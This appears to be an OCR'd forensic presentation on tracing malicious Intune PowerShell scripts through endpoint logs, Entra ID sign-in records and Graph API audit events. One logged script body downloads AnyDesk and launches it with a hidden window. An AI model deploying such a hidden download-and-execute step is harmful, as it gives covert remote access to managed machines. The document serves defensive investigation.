Forensic analysis – IntuneManagementExtension.log


A snippet from the `IntuneManagementExtension.log` file

***Note:** The two GUIDs (Azure user `Object ID` and Intune `scriptID`)*


C: > Users > dlabossiere > Documents > KPMG_Trainings > Presentations > Intune > Logs > IntuneManagementExtension.log

```
<![LOG[PowerShell: Running mode = 0]LOG]!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension" context="" type="1" thread="7" file="">
<![LOG["C:\Program Files (x86)\Microsoft Intune Management Extension\agentexecutor.exe"  -powershell  "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1" "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.output" "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.error" "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.timeout" 1800 C:\Windows\SysWOW64\WindowsPowerShell\v1.0 0 0]LOG]
!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension" context="" type="1" thread="7" file="">
<![LOG[User profile successfully loaded, the user name is AzureAD\DennisLabossiere]LOG]!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension"
context="" type="1" thread="7" file="">
<![LOG[environment block is created successfuly.]LOG]!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension" context="" type="1" thread="7" file="">
<![LOG[Launch powershell executor in user session]LOG]!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension" context="" type="1" thread="7" file="">
```

In this snippet, the `PolicyId` (aka *`scriptID`*), the `PolicyHash` (from the Registry), and the `PolicyBody` (plain text of the script contents) are logged.




```
{"AccountId":"2e872dea-b8ab-4f06-8448-ded99e97e22d","PolicyId":"ab85f253-8daf-4929-8e17-9e15ea418d87","PolicyType":1,"DocumentSchemaVersion":"1.0",
"PolicyHash":"OFKCQCQPtedVWDdZqhs/QslRABNFxMnbHQd9SQnWZ7A=","PolicyBody":"$url = \"https://download.anydesk.com/AnyDesk.exe\"\r\n$outfile =
\"C:\\Users\\DennisLabossiere\\Desktop\\Test\\a.exe\"\r\nInvoke-WebRequest -Uri $url -OutFile $outfile\r\nStart-Process -FilePath
\"C:\\Users\\DennisLabossiere\\Desktop\\Test\\a.exe\" -WindowStyle Hidden","EncryptedPolicyBody":null,"PolicyBodySize":null,"PolicyScriptParameters":null,
```

Forensic analysis – Azure logging


Microsoft Entra ID Sign-in Log

- Service Principal sign-ins detail application activity (Graph API):
  - The `Service principal ID` is the `Object ID` from the Enterprise Application pane.
  - The `Credential key ID` is the `Secret ID` from the Registered Application pane.
  - The `Resource service principal ID` tied back to `GraphAggregatorService` (aka Microsoft Graph).



Activity Details: Sign-ins


Date (UTC)	2/13/2024, 3:03:02 AM
Request ID	0d49421c-24ed-4945-ba7d-3a6bb3e00700
Correlation ID	16a10753-5ff0-4e8c-bfb5-0084fa39a7c5
Status	Success
Continuous access evaluation	No
Troubleshoot Event	Follow these steps: Launch the Sign-in Diagnostic. 1. Review the diagnosis and act on suggested fixes.
Application	Intune_GraphAPI_Testing
Application ID	3d0dda REDACTED bd28f4026c8
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	
Home tenant ID	
Home tenant name	
Client credential type	Client secret
Service principal ID	e6e58d REDACTED f36551485
Original transfer method	None
Token Protection - Sign In Session	None
Service principal name	Intune_GraphAPI_Testing
Resource service principal ID	ca299b REDACTED 39b5e7104
Federated credential ID	
Credential key ID	068df8 REDACTED 534311cf4d
Credential thumbprint	
Unique token identifier	HEJJDe0kRUm6fTprs-AHAA



```
"id": "0d4 REDACTED 3e00700",
"createdDateTime": "2024-02-13T03:03:02Z",
"userDisplayName": "",
"userPrincipalName": "",
"userId": "",
"appId": "3d( REDACTED f4026c8",
"appDisplayName": "Intune_GraphAPI_Testing",
"ipAddress":
"ipAddressFromResourceProvider": null,
"clientAppUsed": "",
"userAgent": "",
"correlationId": "16 REDACTED a39a7c5",
"conditionalAccessStatus": "notApplied",
"originalRequestId": "",
"isInteractive": false,
"tokenIssuerName": "",
"tokenIssuerType": "UnknownFutureValue",
"clientCredentialType": "clientSecret",
"processingTimeInMilliseconds": -1,
"riskDetail": "none",
"riskLevelAggregated": "none",
"riskLevelDuringSignIn": "none",
"riskState": "none",
"riskEventTypes_v2": [],
"resourceDisplayName": "Microsoft Graph",
"resourceId": "00( REDACTED 0000000",
"resourceTenantId": "",
"homeTenantId": "",
"homeTenantName": "",
"authenticationMethodsUsed": [],
"authenticationRequirement": "",
"signInIdentifier": "",
"signInIdentifierType": null,
"servicePrincipalName": "Intune_GraphAPI_Testing",
"signInEventTypes": [
    "servicePrincipal"
],
"servicePrincipalId": "e6e REDACTED 551485",
"federatedCredentialId": "",
"userType": null,
"flaggedForReview": false,
"isTenantRestricted": false,
"autonomousSystemNumber": 0,
"crossTenantAccessType": "none",
"servicePrincipalCredentialKeyId": "068 REDACTED 11cf4d",
"servicePrincipalCredentialThumbprint": "",
"uniqueTokenIdentifier": "HEJJDe0kRUm6fTprs-AHAA",
"incomingTokenType": "none",
"authenticationProtocol": "none",
"resourceServicePrincipalId": "ca2 REDACTED 5e7104",
"signInTokenProtectionStatus": "none",
"originalTransferMethod": "none",
"mfaDetail": null,
"authenticationAppDeviceDetails": null,
```

Azure sign-in logs

Graph API JSON results



Activity Details: Sign-ins

Date (UTC)	2/13/2024, 3:03:02 AM
Request ID	0d49421c-24ed-4945-ba7d-3a6bb3e00700
Correlation ID	16a10753-5ff0-4e8c-bfb5-0084fa39a7c5
Status	Success
Continuous access evaluation	No
Troubleshoot Event	Follow these steps: Launch the Sign-in Diagnostic. 1. Review the diagnosis and act on suggested fixes.
Application	Intune_GraphAPI_Testing
Application ID	3d0dc REDACTED 28f4026c8
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	
Home tenant ID	
Home tenant name	
Client credential type	Client secret
Service principal ID	e6e58 REDACTED 551485
Original transfer method	None
Token Protection - Sign In Session	None
Service principal name	Intune_GraphAPI_Testing
Resource service principal ID	ca299 REDACTED b5e7104
Federated credential ID	
Credential key ID	068 REDACTED 34311cf4d
Credential thumbprint	
Unique token identifier	HEJJDe0kRUm6fTprs-AHAA


What happens to modified scripts?

If `User B` modifies a script created by `User A`, then the Intune audit log will log this activity. However, on the endpoint, it will still look as though `User A` executed the script:

- Microsoft logs a change to an Intune script as `patchDeviceManagementScript`.

Send a `GET` to `https://graph.microsoft.com/beta/deviceManagement/auditEvents` to obtain Intune audit log events:


- Look at the `DeviceConfiguration` category.



GET https://graph.microsoft.com/beta/deviceManagement/auditEvents/?$filter=(category eq 'DeviceConfiguration')

	Key	Value
☑	$filter	(category eq 'DeviceConfiguration')
	Key	Value

```
                "id": "fe07ee8e-32df-4cbe-a633-04830dca4996",
                "displayName": "Patch DeviceManagementScript",
                "componentName": "DeviceConfiguration",
                "activity": null,
                "activityDateTime": "2024-02-28T01:38:02.9969549Z",
                "activityType": "patchDeviceManagementScript DeviceManagementScript",
                "activityOperationType": "Patch",
                "activityResult": "Success",
                "correlationId": "462f8153-ab11-468f-b78e-7d8fcaa08b4e",
                "category": "DeviceConfiguration",
                "actor": {
                    "type": "ItPro",
                    "auditActorType": "ItPro",
                    "userPermissions": [
                        "*"
                    ],
                    "applicationId": "5926fc8e-304e-4f59-8bed-58ca97cc39a4",
                    "applicationDisplayName": "Microsoft Intune portal extension",
                    "userPrincipalName": "testuser@dlintunetesting.onmicrosoft.com",
                    "servicePrincipalName": null,
                    "ipAddress": null,
                    "userId": "b11d2f68-c831-4c2f-bd98-65740f53b253",
                    "remoteTenantId": null,
                    "remoteUserId": null,
                    "userRoleScopeTags": []
```




https://graph.microsoft.com/beta/deviceManagement/auditEvents/?$filter=(category eq 'DeviceConfiguration')

Query Params

	Key	Value
☑	$filter	(category eq 'DeviceConfiguration')
	Key	Value

```
            "id": "fe07ee8e-32df-4cbe-a633-04830dca4996",
            "displayName": "Patch DeviceManagementScript",
            "componentName": "DeviceConfiguration",
            "activity": null,
            "activityDateTime": "2024-02-28T01:38:02.9969549Z",
            "activityType": "patchDeviceManagementScript DeviceManagementScript",
            "activityOperationType": "Patch",
            "activityResult": "Success",
            "correlationId": "462f8153-ab11-468f-b78e-7d8fcaa08b4e",
            "category": "DeviceConfiguration",
            "actor": {
                "type": "ItPro",
                "auditActorType": "ItPro",
                "userPermissions": [
                    "*"
                ],
                "applicationId": "5926fc8e-304e-4f59-8bed-58ca97cc39a4",
                "applicationDisplayName": "Microsoft Intune portal extension",
                "userPrincipalName": "testuser@dlintunetesting.onmicrosoft.com",
                "servicePrincipalName": null,
                "ipAddress": null,
                "userId": "b11d2f68-c831-4c2f-bd98-65740f53b253",
                "remoteTenantId": null,
                "remoteUserId": null,
                "userRoleScopeTags": []
```



